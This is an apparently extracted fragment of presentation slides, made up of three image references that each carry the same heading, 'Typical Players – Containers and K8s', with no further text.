
# Typical Players – Containers and K8s




# Typical Players – Containers and K8s




# Typical Players – Containers and K8s



